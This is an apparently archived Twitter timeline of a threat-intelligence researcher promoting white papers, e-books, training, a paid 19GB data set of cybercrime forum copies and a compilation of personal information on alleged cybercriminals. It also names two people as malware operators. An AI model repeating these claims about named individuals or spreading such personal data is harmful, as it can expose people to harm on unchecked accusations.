"Thanks to Dancho Danchev, WhoisXML API's DNS Threat Researcher for the original investigation available here which led to the creation of this post." - https://t.co/Av4B04M038

$\bigstar 1$

00:38

https://t.co/L870T9SM1j #security #cybercrime #malware

⇄1

00:42

https://t.co/ORAqCIYePM #security #cybercrime #malware

24 - Thursday

10:04

https://t.co/ORAqCIYePM #security #cybercrime #malware

10:10

https://t.co/MxEdbUPv2A #security #cybercrime #malware

10:10


https://t.co/gVtQ7wPK1D #security #cybercrime #malware

10:10

https://t.co/IQS7jiO0ai #security #cybercrime #malware

13:00

Enjoy! #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/U3McCkZWVj



22:29


https://t.co/A1wOJSMBS4 #security #cybercrime #malware


22:29


https://t.co/zfkLWvtKzi #security #cybercrime #malware


27 - Sunday


06:17











29 - Tuesday

19:41

Check out my latest white paper for @whoisxmlapi in combination with @MaltegoHQ. Enjoy! https://t.co/MAtbulhtLx

≥1 ★1

July

5 - Monday

07:47

Who wants to work with me on my upcoming memoir and ask me professional research questions? Are you familiar with my work at - https://t.co/JTcqOaYgET including here https://t.co/UZ6qVAhxVF feel free to reply or drop me a line at dancho.danchev@hush.com https://t.co/7UTe6kCf6S



6 - Tuesday

04:10

"Thanks to Dancho Danchev, WhoisXML API's DNS Threat Researcher, for the original investigation available here and that led to the creation of this post".

https://t.co/NFiKpVOTyg

11:12

It used to be a moment in time when we "used to rock the boat". It's official - I've decided that this is going to be my last post on my personal blog - https://t.co/1tNrMb3jn4 Want to know more? Drop me a line at dancho.danchev@hush.com and say "hi".

8 - Thursday

09:02

"Thanks to Dancho Danchev, WhoisXML API's DNS Threat Researcher for the original investigation available here which led to the creation of this post." - https://t.co/Av4B04M038 #security #cybercrime #malware

⇄1 09:03

"Our security researcher Dancho Danchev has been tracking the fake news network and provided indicators of compromise (IoCs), specifically 27 domains known to have taken part in the network's disinformation campaigns" - https://t.co/KGPVEVn92Y

14:07


#NowPlaying - https://t.co/zT5IJNsfXd

9 - Friday

07:40







@Wh1t3Rabbit I second that. It wasn't necessarily that big of a conference but I got some pretty interesting questions including the following article - https://t.co/IJv9L0fPZp by the way am I still in for a podcast participation? Where can I reach you? Regards. Dancho

14:22

Folks. From an undislosed location with love. These personal and never-published before personal photos are in a way tribute to my grandparents who greatly shaped me and my professional career the way I am. Long story short they got me my first and several other PCs. God bless! https://t.co/00RTJw2Zuc



14:27 https://t.co/39JWq7V8Md #security #cybercrime #malware

10 - Saturday

11:01

https://t.co/JTcqOaYgET #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatHunting #ThreatIntel #ThreatIntelligence https://t.co/zeuXoYf5VX



11 - Sunday

06:06

Soliciting your feedback! Guys and girls can you please send me your research questions for my upcoming memoir by replying to this tweet? - https://t.co/JTcqOaYgET it would be greatly appreciated. Let's get the conversation going!

06:08

An OSINT conducted today is a tax payer's buck saved somewhere - https://t.co/TdjlLwBBLb #security #cybercrime #malware #CyberSecurity #ThreatHunting #ThreatIntelligence #ThreatIntel

06:09

If terrorism is a form of crime than cybercrime is a form of economic terrorism.

#security #cybercrime #malware #CyberSecurity #ThreatHunting

#ThreatIntelligence #ThreatIntel

≈3 ★2

20 - Tuesday

06:28

#NowPlaying - https://t.co/3eGMHGbboO

21 - Wednesday

10:37

https://t.co/8G07YwCEp7 #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #threatIntel #ThreatIntelligence

10:37

https://t.co/ezdqlA4Uyd #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #threatIntel #ThreatIntelligence

$\bigstar 1$

10:38

https://t.co/UkYZqtigf5 #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #threatIntel #ThreatIntelligence

10:38

https://t.co/tzlnPphJM7 #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #threatIntel #ThreatIntelligence

10:39

https://t.co/A56nPh3c8T #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #threatIntel #ThreatIntelligence

10:39

https://t.co/YSZ7CPm1pJ #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #threatIntel #ThreatIntelligence

10:39

https://t.co/9FfBF2fltK #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #threatIntel #ThreatIntelligence

≥1 ★3

22 - Thursday

12:28

https://t.co/p5p97xXOMp #security #cybercrime #malware #CyberSecurity #ThreatHunting #ThreatIntel #threatintelligence

12:28

https://t.co/VrECbY1mSA #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #ThreatIntel #threatintelligence

12:29

https://t.co/Mw5RcfUgmC #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #ThreatIntel #threatintelligence

https://t.co/5glx4KAz58 #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #ThreatIntel #threatintelligence

12:29

https://t.co/1ka9wwkLd5 #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #ThreatIntel #threatintelligence

12:30

https://t.co/8gxavMjKvi #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #ThreatIntel #threatintelligence

$\bigstar 1$

12:30

https://t.co/sfFITBeCoL #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #ThreatIntel #threatintelligence

 $\bigstar 1$

27 - Tuesday

02:09

https://t.co/wtf66GHZ1S #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatHunting

≠4

28 - Wednesday

12:11

#NowPlaying - https://t.co/sa1cE8H5KS

29 - Thursday

03:41

Folks. I've just finished my 2021 compilation entitled "Personally Identifiable Information Regarding Various Internationally Recognized Cyber Threat Actors". Interested in obtaining a copy? Drop me a line at dancho.danchev@hush.com https://t.co/C1SIVCZ5V5



Personally Identifiable Information Regarding some of the most High-Profile Internet Cybercriminals Cybercrime Gangs and Various Internationally Recognized Cyber Threat Actors — A 2021 Compilation

By Dancho Danchev

24.07.2021

04:03

Who wants a free copy of my latest compilation? Drop me a line at dancho.danchev@hush.com Cheers! #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatHunting https://t.co/1m5BLwT5hD



Personally Identifiable Information Regarding some of the most High-Profile Internet Cybercriminals Cybercrime Gangs and Various Internationally Recognized Cyber Threat Actors — A 2021 Compilation

By Dancho Danchev

24.07.2021

11:38

https://t.co/kyl5GvScSi #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatHunting #ThreatIntelligence #threatintel

★1 11:42

https://t.co/R2YnpeTX7o #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatHunting #ThreatIntelligence #threatintel https://t.co/GB7XIiQdsR



30 - Friday

14:11

https://t.co/FQbAnZoe9i #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatHunting #threatintelligence

 $\bigstar 1$


31 - Saturday

03:31

Grab a free copy today! https://t.co/BGwwYV5mz6 #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatDetection #ThreatHunting #ThreatIntel Cheers!

⇄1 06:08

https://t.co/uvAt5gK9BA #security #cybercrime #malware #cyberattacks #CyberSec #cyberthreats #ThreatHunting #threatIntel #ThreatDetection https://t.co/zsMrM9LidV



August

6 - Friday

07:15

#NowPlaying - https://t.co/4naTAGr9uO

07:17

https://t.co/BGwwYV5mz6 #security #cybercrime #malware #CyberSecurity #CyberAttack #threatintelligence

https://t.co/vYLjAEABvg #cybercrime #malware #CyberSecurity #CyberAttack #threatintelligence

22:55


My latest white paper for @whoisxmlapi - https://t.co/woPPY5BB2F Enjoy! #security #cybercrime #malware #CyberSecurity #threathunting #threatintelligence

 \rightleftharpoons 1

23 - Monday

12:03

https://t.co/qLxz4GuRip #security #cybercrime #malware https://t.co/ph0h9k91gK



12:06

https://t.co/JTcqOaYgET #security #cybercrime #malware #ThreatHunting #CyberSecurity #CyberAttack https://t.co/Tr0F0a1IjN



25 - Wednesday

01:45

I offer OSINT/cybercrime research and threat intelligence gathering training. Approach me at disruptive.individuals@gmail.com or visit https://t.co/0mUajr8DT8 and we can organize something. Also if you're interested threat actor attribution I'm here to help. https://t.co/y5QsjYhQK2



02:46

https://t.co/0mUajr8DT8 https://t.co/jA3n4FTdF6



09:59

#NowPlaying - https://t.co/gtP9dxxQqo

27 - Friday


02:32

Folks. Check out this analysis which I recently did on "Cyber Threats Facing U.K's Based Internet-Connected Infrastructure". This is great stuff and I'm sure that you'll find the research informative. https://t.co/EogHZoaY55 https://t.co/8K6fw1Xpfd



04:23

Guys and girls. Who has experience with security automation and can assist with some of their spare time to work with me on a crowd-sourced sensor for spam phishing and malware where the goal would be to build a crowd-sourced sensor for malicious activity? https://t.co/FWulez359W



https://t.co/qLxz4GuRip #security #cybercrime #malware #CyberSecurity #ThreatIntel #threatintelligence https://t.co/pX3r0FwVhW

 $\rightleftharpoons 1 \bigstar 1$

Cyber Intelligence

The Definite Cybercrime and Web 2.0 Memoir Courtesy of Dancho Danchev

The RBN, The Koobface Botnet, The Rock Phish Gang, Spam Phishing and Malware Campaigns Including Botnet and Money Mule Recruitment Scams Traced Down to Their Source Including Various Underground Market Propositions Exposed

https://ddanchev.blogspot.com

Dancho Danchev


28 - Saturday

01:21

I'm currently offering access to a 19GB Cybercrime Forum Data Set which consists of 111 full offline copies of popular cybercrime forum communities ready for processing and enrichment. Drop me a line at dancho.danchev@hush.com in order to obtain access. https://t.co/LrlW6w7e8U


<parent></parent>	Darkmoney	iHonker	ShadowMarket
11Wang	DarkWeb	LinkFeed	SkyFraud
365Exe	DomenForum	Linuxac.org	Spyhackerz
419eater	Eviloctal	Master-X	Svuit.vn
4HatDay	Exelab	MasterWebs	Szenebox
aHack	Forum-UINSell	MaulTalk	Szuwi
Aljyyosh	Forum.Zloy.bz	Mmpg.ru	Tenebris
Antichat.ru	ForumSape	Mr11-11mr.7olm.org	TheBot
ArmadaBoard	ForumSEO	Nullnoss.org	Toolbabase.se
BigFozzy	Free-hack	pay-per-install.org	TotalBlackhat
BlackhatWorld	ghostmarket.net	PhreakerPro	Turkhackteam
BPCForum	Gla.vn	Piratebuhta.pw	Vsehobby
Cardvilla	GoFuckBiz	ProCrd	Webmasters.ru
Chf	gofuckbiz.com	ProLogic	Whitehat.vn
CNHonker	H4kurd.com	Promarket	WWH-Club
CNSec	Hack-Port	ProxyBase	www.opensc.ws
Crack-Forum	Hackersoft	scamwarners	Xakep.bg
Cracked.to	Hackingboard	SEOCafe	Xakepok
Cyberizm	Hackings	SEOForum	Zismo
Darkmarket.la	iFud		

Who wants to obtain commercial access to my Cybercrime Forum Data Set for 2021 and 2019 which consists of approximately 111 full offline copies of cybercrime friendly forum communities and is currently 19GB? Drop me a line at dancho.danchev@hush.com https://t.co/YzgEtCy3WP




07:00

Who wants to obtain commercial access to my Cybercrime Forum Data Set for 2021 and 2019 which consists of approximately 111 full offline copies of cybercrime friendly forum communities and is currently 19GB? Drop me a line at dancho.danchev@hush.com https://t.co/kgHppXACLr




Who wants to obtain commercial access to my Cybercrime Forum Data Set for 2021 and 2019 which consists of approximately 111 full offline copies of cybercrime friendly forum communities and is currently 19GB? Drop me a line at dancho.danchev@hush.com https://t.co/LMad78CKx1




23:55

Dear friends and colleagues. Today I'm offering a special discount to anyone who requests commercial access to my Cybercrime Forum Data Set for 2021 including 2019. Drop me a line at dancho.danchev@hush.com https://t.co/IKaqiH27pl




23:56

Dear friends and colleagues. Today I'm offering a special discount to anyone who requests commercial access to my Cybercrime Forum Data Set for 2021 including 2019. Drop me a line at dancho.danchev@hush.com https://t.co/7MfpfuU1Mx




23:57

Dear friends and colleagues. Today I'm offering a special discount to anyone who requests commercial access to my Cybercrime Forum Data Set for 2021 including 2019. Drop me a line at dancho.danchev@hush.com https://t.co/2VkW2FaAZO



Dear friends and colleagues. Today I'm offering a special discount to anyone who requests commercial access to my Cybercrime Forum Data Set for 2021 including 2019. Drop me a line at dancho.danchev@hush.com https://t.co/ch6pmrzOlf



30 - Monday

03:07

Folks. Check out my most recent white paper for @whoisxmlapi in combination with @MaltegoHQ - https://t.co/Gq5dW8qGNw https://t.co/bgQUxIdumf




Here's my second white paper for @whoisxmlapi in combination with @MaltegoHQ - https://t.co/esC0MMUK5M https://t.co/js734RpWUR



31 - Tuesday

00:30

https://t.co/qLxz4GuRip #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntel #threatintelligence https://t.co/1rJTGslvBc



September

3 - Friday

09:17

@whoisxmlapi DNS security researcher Dancho Danchev shared a list of 993 known email addresses with connections to Conficker domain registrations. - https://t.co/dwF2QbDThu #security #cybercrime #malware #CyberSecurity #CyberAttack

8 - Wednesday

00:30

https://t.co/O3mkFmssMT #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #ThreatIntel #ThreatIntelligence

$\bigstar 1$

00:30

https://t.co/IZXJsQAUrL #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #ThreatIntel #ThreatIntelligence

$\bigstar 1$

00:31

https://t.co/66PcMI2VqM #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #ThreatIntel #ThreatIntelligence

$\bigstar 1$

00:31

https://t.co/LQ2hr3wzpO #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #ThreatIntel #ThreatIntelligence

$\bigstar 1$

00:40

Folks. I'm trying to re-build my Twitter network of followers. Are you reading this? Can you possibly RT so that I can once again gain more followers and get back officially on Twitter again? Much appreciated. Cheers!

00:43

Q: How did you start your career? A: It's by coming across this President Nixon's quote on the CIA - "What use are they? They've got over 40,000 people over there reading newspapers." which is how I got involved in #OSINT as an independent contractor.

≥1 ★2

00:46

Who wants a full copy of my personal blog (https://t.co/JTcqOaYgET)? Get a copy in multiple E-Book formats from here - https://t.co/JT676NfPZI Enjoy! RT pls! #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #ThreatIntel

⇄1

00:47

This is all of my research which I did for @Webroot during 2012-2014 in multiple E-Book formats. Get a full copy here - https://t.co/eVsxfo6tWx #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting #ThreatIntel

And this is all of my research and articles which I did for @ZDNet during 2008-2012. Grab a full copy in various E-Book formats here - https://t.co/JXE067UcqW #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting

⇄1

00:49

Interested in learning more about cyber warfare? This is my articles compilation for https://t.co/8KKLYQSBQB which is my personal E-Shop for intelligence deliverables available in multiple E-book formats. Grab a full copy here - https://t.co/Xolw3nvMqY

00:50

And here's a compilation of article on various privacy topics from my Medium account (https://t.co/sMWCGUWR6g) available in multiple E-book formats - https://t.co/k5QSE62Vkc #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting

≈3

00:52

Hey @MaltegoHQ - check out this graph available in my report on Iran's CNE capabilities from 2015 - https://t.co/fRbK11tuUD CC: @Treadstone71LLC - Jeffrey I'm sure that you'll find this report pretty informative. RT pls. #security #cybercrime #malware

00:53

Hey @Treadstone71LLC here's the second version of the original report on Iran's CNE capabilities which I'm sure that you'll find informative - https://t.co/p6siiRueVF RT pls!

00:54

Folks. Here's a full copy of my "Astalavista Security Newsletter" which I did while I was running the portal during 2003-2006 available in multiple E-book formats - https://t.co/dfBji24CcX knowledge is everything! Stay tuned!

00:55

Want to know more about #malware and how I actually made it to @slashdot once? Check out my "Malware - Future Trends" paper here - https://t.co/8wfdqxgEcX and here's the actual Slashdot article - https://t.co/ogWebSViBO

00:57

Here's an informative white paper which I did for @TechGenix in particularly - https://t.co/RSFIvVailc at the time which is basically a how-to on building and implementing security policies - https://t.co/GuxdGVTDoM

00:58

Do you remember my Koobface research? Here's the actual video presentation from @CybercampEs which I did in 2016 as a Keynote - https://t.co/erFRtsgxNM #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting

⇒3 00:59


Interested in learning more about I got into OSINT/cybercrime research and threat intelligence? Here's my 2021 memoir available in multiple E-book formats - https://t.co/WeZmxLgin2 #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatHunting

01:01

Cyber Threat Actors? The bad guys? You wish. Here's my 2021 compilation of personally identifiable information on major and popular cyber threat actors available for download - https://t.co/BGwwYV5mz6 RT pls!

01:06

Did you know? Oleksandr Vitalyevich Ieremenko and Danil Potekhin which are on the U.S Secret Service's Most Wanted List run a managed Android malware enterprise including a Black Energy DDoS botnet. Here's the analysis - https://t.co/wtf66GHZ1S RT pls! https://t.co/5jTkk9facS



01:32

Check this out! 113,500 Conficker domains courtesy of Microsoft -> cross-checked using @whoisxmlapi's current and historical WHOIS records database to look for clues -> the majority of domain registrants use QQ as an email provider - https://t.co/woPPY5BB2F

9 - Thursday

01:10

https://t.co/pUTxPavoAg #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #ThreatHunting https://t.co/jQc9R9Rz4a

HNNCast052110



10 - Friday

20:13

https://t.co/tRytd1Tx4k #security #cybercrime #malware #CyberSecurity #ThreatHunting #threatintelligence

4

11 - Saturday

00:19

https://t.co/yEOAC3QNpp #security #cybercrime #malware #CyberSecurity #threatintelligence

⇄1

206

Search engine for hackers and security experts. 3.5M results and counting - https://t.co/HfeLycnF4e check out the front page here - https://t.co/fnswrm8KWP Enjoy! https://t.co/vAdmVUCrLo



14 - Tuesday

02:01

https://t.co/nNsXMPrGi0 #security #cybercrime #malware #CyberSecurity #ThreatHunting #ThreatIntel #threatintelligence https://t.co/PTp6AcKPfC



02:02

https://t.co/WeZmxLgin2 #security #cybercrime #malware #CyberSecurity #ThreatHunting #ThreatIntel #threatintelligence https://t.co/xw1X2l1uDr

Cyber Intelligence

The Definite Cybercrime and Web 2.0 Memoir Courtesy of Dancho Danchev

The RBN, The Koobface Botnet, The Rock Phish Gang, Spam Phishing and Malware Campaigns Including Botnet and Money Mule Recruitment Scams Traced Down to Their Source Including Various Underground Market Propositions Exposed

https://ddanchev.blogspot.com


Dancho Danchev

02:03

https://t.co/kyl5GvScSi #security #cybercrime #malware #CyberSecurity #ThreatHunting #ThreatIntel #threatintelligence https://t.co/SWRx0zZgIA



02:10

